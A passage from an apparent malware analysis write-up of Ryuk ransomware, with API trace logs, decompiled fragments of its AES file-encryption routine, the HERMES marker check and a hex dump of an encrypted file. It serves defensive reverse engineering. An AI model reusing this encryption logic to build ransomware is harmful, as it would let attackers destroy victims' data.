.data:00007FF7EF82BD90                                         ; sub_7FF7EF806AF0+4A9↑r ...
.data:00007FF7EF82BD98 qword_7FF7EF82BD98 dq 7FFFC3C8FA70h     ; DATA XREF: sub_7FF7EF803A30+309↑r
.data:00007FF7EF82BD98                                         ; _XMMI2_FP_Emulation+AD9↑w
.data:00007FF7EF82BDA0 qword_7FF7EF82BDA0 dq 7FFFC4608810h     ; DATA XREF: sub_7FF7EF802A70+3E8↑r
.data:00007FF7EF82BDA0                                         ; sub_7FF7EF802A70+41D↑r ...
.data:00007FF7EF82BDA8 qword_7FF7EF82BDA8 dq 7FFFC4615280h     ; DATA XREF: sub_7FF7EF803A30+2CE↑r
.data:00007FF7EF82BDA8                                         ; sub_7FF7EF803A30+356↑r ...
.data:00007FF7EF82BDB0 qword_7FF7EF82BDB0 dq 7FFFC4615260h     ; DATA XREF: sub_7FF7EF803A30+49↑r
.data:00007FF7EF82BDB0                                         ; _XMMI2_FP_Emulation+A96↑w
.data:00007FF7EF82BDB8 ; HMODULE qword_7FF7EF82BDB8
.data:00007FF7EF82BDB8 qword_7FF7EF82BDB8 dq 7FFFC1A10000h     ; DATA XREF: _XMMI2_FP_Emulation+83D↑w
.data:00007FF7EF82BDB8                                         ; _XMMI2_FP_Emulation+96B↑r
.data:00007FF7EF82BDC0 unk_7FF7EF82BDC0 db  43h ; C            ; DATA XREF: sub_7FF7EF802A70+40↑o
.data:00007FF7EF82BDC1 db    0
.data:00007FF7EF82BDC2 word_7FF7EF82BDC2 dw 3Ah                ; DATA XREF: sub_7FF7EF802A70+5B↑r
UNKNOWN 00007FF7EF82BD80: .data:qword_7FF7EF82BD80 (Synchronized with RIP)
```

Finding these APIs by debugging one by one is very tedious. So, I just executed the patched malware (without injection code) in the **tiny_tracer** tool by **hasherzade**. It automatically detects and logs all the APIs being used in the malware as shown in the screenshot below:



```
6354;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef81f0b8 -> "GetLastError"

636f;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef828102 -> "VirtualFree"

638a;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc3c60000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef828a94 -> "CryptExportKey"

63a5;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef8285b2 -> "DeleteFileW"

63b9;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef8288a0 -> "GetDriveTypeW"

63d4;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef828454 -> "GetCommandLineW"

63e8;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef82883c -> "GetStartupInfoW"

63fc;kernel32.GetProcAddress
GetProcAddress:
    Arg[0] = ptr 0x00007fffc45f0000 -> {MZ\x90\x00\x03\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef828166 -> "FindNextFileW"
```


Most of the interesting APIs that are being used by malware and imported at run-time are provided in the table below:

1	CryptExportKey
2	DeleteFileW
3	GetDriveTypeW
4	GetCommandLineW
5	GetStartupInfoW

6	FindNextFileW
7	VirtualAlloc
8	GetUserNameA
9	ExitProcess
10	CreateProcessA
11	GetIpNetTable
12	ReadFile
13	RegQueryValueExA
14	RegSetValueExW
15	CopyFileA
16	SetFileAttributesW
17	WinExec
18	CryptDeriveKey
19	CryptGenKey
20	Sleep
21	GetCurrentProcess
22	ShellExecuteW
23	GetFileSize
24	GetModuleFileNameA
25	CreateFileA
26	GetFileSizeEx
27	WriteFile
28	GetLogicalDrives
29	WNetEnumResourceW
30	RegOpenKeyExW
31	WNetCloseEnum
32	GetWindowsDirectoryW

33	GetTickCount
34	FindFirstFileW
35	CryptAcquireContextW
36	MoveFileExW
37	CryptDecrypt
38	CryptImportKey
39	CreateProcessW
40	CreateThread
41	CryptDestroyKey
42	CoCreateInstance
43	CryptEncrypt
44	RegDeleteValueW
45	- - - - - - - -

The encryptor uses **AES-256** for encrypting all files as could be seen by the parameter provided to the CryptAcquireContextW API with the following arguments: **AES_unique** & **Microsoft Enhanced RSA and AES Cryptographic Provider.**




```
298b;advapi32.CryptAcquireContextW
CryptAcquireContextW:
    Arg[0] = ptr 0x00007ff7ef82ce18 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef824990 -> L"AES_unique_"
    Arg[2] = ptr 0x00007ff7ef824a10 -> L"Microsoft Enhanced RSA and AES Cryptographic Provider"
    Arg[3] = 0x0000000000000018 = 24
    Arg[4] = 0x00008f4700000010 = 157535105450000

29b4;advapi32.CryptAcquireContextW
CryptAcquireContextW:
    Arg[0] = ptr 0x00007ff7ef82ce18 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
    Arg[1] = ptr 0x00007ff7ef824990 -> L"AES_unique_"
    Arg[2] = ptr 0x00007ff7ef824a10 -> L"Microsoft Enhanced RSA and AES Cryptographic Provider"
    Arg[3] = 0x0000000000000018 = 24
    Arg[4] = 0x00008f4700000020 = 157535105450016
```


RYUK Encryptor does the following steps:

- Acquire Context of AES
- Use the combination of **FindFirstFileW** and **FindNextFileW** to enumerate files
- Writes Ransom Notes in every directory that it enumerates

- Starts a new thread on each file for encryption
- Generates a new random key for every file and encrypts it with that key, then it adds **HERMES** and the meta at the end of the file. The meta is actually the encrypted AES key with the attacker's public key embedded in the malware.



```
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);// VirtualFree
    return 12i64;
  }
  if ( !(unsigned int)qword_7FF69657CE40(v8, v23, v54, &v56, 0i64) )// ReadFile
  {
    qword_7FF6968D8508(v53);
    qword_7FF69657CE20(v8);
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);
    return 13i64;
  }
  v55 = 1000000;
  if ( !(unsigned int)qword_7FF69657BE30(v53, 0i64, v26, 0i64, 0i64, &v55, 0) )// CryptEncrypt
  {
    qword_7FF6968D8508(v53);
    qword_7FF69657CE20(v8);
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);
    return 14i64;
  }
  if ( !(unsigned int)qword_7FF69657BE30(v53, 0i64, v26, 0i64, v23, &v54, v55) )// CryptEncrypt
  {
    qword_7FF6968D8508(v53);                // CryptDestroyKey
    qword_7FF69657CE20(v8);                 // CloseHandle
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);// VirtualFree
    return 15i64;
  }
  if ( (unsigned int)qword_7FF69657BDA8(v8, v25, 0i64, 0i64) == -1 )
  {
    qword_7FF69657CE20(v8);                 // CloseHandle
    qword_7FF6968D8508(v53);                // CryptDestroyKey
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);// VirtualFree
    return 16i64;
  }
  v56 = 0;
  if ( !(unsigned int)qword_7FF6968D7F88(v8, v23, v54, &v56, 0i64) )// WriteFile
  {
    qword_7FF69657CE28(v23, 0i64, 0x8000i64);// VirtualFree
    qword_7FF69657CE20(v8);                 // CloseHandle
    qword_7FF6968D8508(v53);                // CryptDestroyKey
    return 17i64;
00003329 sub_7FF696553A30:210 (7FF696553F29)
```




```
Time ...  Process Name         PID   Operation   Path                                                   Result    Detail
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classKNOB-members.html                 SUCCESS   Desired Access: W...
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classKNOB-members.html                 SUCCESS   Desired Access: G...
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classKNOB.html                         SUCCESS   Desired Access: W...
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classKNOBVALUE-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classKNOBVALUE-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classKNOBVALUE.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classKNOBVALUE.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classKNOBVALUE__LIST-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classKNOBVALUE__LIST-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classMESSAGE__TYPE.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classMESSAGE__TYPE.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classKNOB__BASE-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classes.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classes.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classADDRESS__RANGE.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classADDRESS__RANGE.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classADDRESS__RANGE-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classADDRESS__RANGE-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\bdwn.png
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\bdwn.png
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\bc_s.png
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\bc_s.png
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\annotated.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classMESSAGE__TYPE__ALWAYS__ON.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classMESSAGE__TYPE__ALWAYS__ON.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classREGISTER__SET-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classREGISTER__SET-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classREGISTER__SET.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classREGISTER__SET.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classSymbolAddressRange-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classSymbolAddressRange-members.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classSymbolAddressRange.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\classSymbolAddressRange.html
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\closed.png
12:29:... stage2_injector...   7088  CreateFile  C:\Pin\doc\html\closed.png
Showing 35,478 of 1,217,690 events (2.9%)    Backed by virtual memory
```

HxD - [C:\Pin\doc\html\bc_s.png]
File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
bc_s.png

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000230  2E 8B E0 6D 04 FB 4A 68 6E CE AE 99 B8 DF 06 24  .‹àm.ûJhnÎ®™¸ß.$
00000240  50 AE 08 69 28 64 F3 B2 2A 60 A3 97 27 64 68 8A  P®.i(dó²*`£—'dhŠ
00000250  82 39 BD 94 5E EF E7 59 24 FA F3 34 0D CA 72 08  ‚9½”^ïçY$úó4.Êr.
00000260  4F AC B1 C0 C6 D2 C8 71 7B 21 A8 5D FE 5D CD 86  O¬±ÀÆÒÈq{!¨]þ]Í†
00000270  19 F8 1C 27 60 7F 0F 26 6E FA EE C8 88 AA EF F3  .ø.'`..&núîÈˆªïó
00000280  5F F4 6E 5A D2 F8 69 65 22 47 05 2E 67 B9 AD 55  _ônZÒøie"G..g¹.U
00000290  16 EB F0 B5 63 7D CF 00 44 50 C7 B9 5E D7 E7 FA  .ëðµc}Ï.DPÇ¹^×çú
000002A0  E6 89 5E 27 8C C6 D8 6D 18 A0 AA EE 7B 66 4C DD  æ‰^'ŒÆØm. ªî{fLÝ
000002B0  48 45 52 4D 45 53 01 02 00 00 10 66 00 00 00 A4  HERMES.....f...¤
000002C0  00 00 0E 81 52 C4 DD F1 F4 A1 9F 18 68 26 36 2E  ....RÄÝñô¡Ÿ.h&6.
000002D0  B1 3E FE EE 87 3B EC 0F 88 2F B5 E1 B7 3E B6 86  ±>þî‡;ì.ˆ/µá·>¶†
000002E0  2B CE 6A 17 F6 B2 0A 2A 58 C0 27 59 71 73 7A 2A  +Îj.ö².*XÀ'Yqsz*
000002F0  34 DA 40 E3 DF D4 6E 06 FE 72 67 C2 36 7E 69 9A  4Ú@ãßÔn.þrgÂ6~iš
00000300  BD ED 55 A4 B8 92 7B 43 98 02 17 43 06 A8 F3 C1  ½íU¤¸’{C˜..C.¨óÁ
00000310  29 8C 11 02 0E 7C F4 98 A9 26 CB D6 ED 9E 80 3D  )Œ...|ô˜©&ËÖíž€=
00000320  00 9A 63 F2 EB 15 56 AC 3B F8 16 CC 10 04 47 FC  .šcòë.V¬;ø.Ì..Gü
00000330  8E B7 6C 41 48 87 F5 A1 F5 D0 EA 15 5B D4 83 BF  Ž·lAH‡õ¡õÐê.[Ôƒ¿
00000340  E6 25 D7 BA 0F 1B 0F 7A 49 FF 1F B8 2D 67 12 2B  æ%×º...zIÿ.¸-g.+
00000350  6F CE 74 B7 E9 B9 22 93 7D 75 B6 CF 19 5C F1 F8  oÎt·é¹"“}u¶Ï.\ñø
00000360  5D A6 EA 56 E8 EE 8F F9 2A 3F 8B EC E8 B0 F6 D6  ]¦êVèî.ù*?‹ìè°öÖ
00000370  E1 B7 73 6F AF 17 79 DD 6A 13 0C 2B 65 D9 FD 6B  á·so¯.yÝj..+eÙýk
00000380  72 76 E7 99 3C 42 07 49 44 E7 D8 E1 94 A3 D2 71  rvç™<B.IDçØá”£Òq
00000390  89 4C D2 96 5F 02 E4 56 C3 9F BB 34 59 02 5B EB  ‰LÒ–_.äVÃŸ»4Y.[ë
000003A0  0B E1 F1 FA 7B 8B A1 67 91 60 35 A4 53 18 36 BB  .áñú{‹¡g‘`5¤S.6»
000003B0  06 C2 CC 18 3A 70 42 74 F8 6D 70 90 8B 9A 3F 92  .ÂÌ.:pBtømp.‹š?’
000003C0  46 5D                                            F]

Offset(h): 2B0    Block(h): 2B0-3C1    Length(h): 112
```

❖ The encryption routine starts by first checking if the input file had the keyword HERMES appended at the end along with the meta. If the keyword is present then it avoids encrypting the file twice and skips the encryption part as shown in the screenshot below:




```
  if ( (unsigned int)qword_7FF69657D0F8(v8, v58, 0i64, 0i64) == -1 )// SetFilePointerEx
    return 3i64;
  Src[0] = 0;
  v18 = qword_7FF69657CE40(v8, &v69, 25i64, Src, 0i64);// ReadFile
  if ( !v18 )
    return 4i64;
  v19 = v18;
  v20 = 0;
  v21 = &v70;
  do
  {
    if ( v19 && *(v21 - 1) == 'H' && *v21 == 'E' && v21[1] == 'R' && v21[2] == 'M' && v21[3] == 'E' && v21[4] == 'S' )
    {
      qword_7FF69657CE20(v8);                    // CloseHandle
      return 5i64;
    }
    ++v20;
    ++v21;
  }
  while ( v20 < 0x14 );
  if ( (unsigned int)qword_7FF69657BDA8(v8, 0i64, 0i64, 0i64) != -1 )// SetFilePointer
    goto LABEL_35;
  return 6i64;
}
```

RYUK ransomware uses the same encryptor as **HERMES** ransomware, as could be seen in the provided code snippets. The delivery, persistence and continuous injection is different but encryptor function is of **HERMES** ransomware.

Network Enumeration:

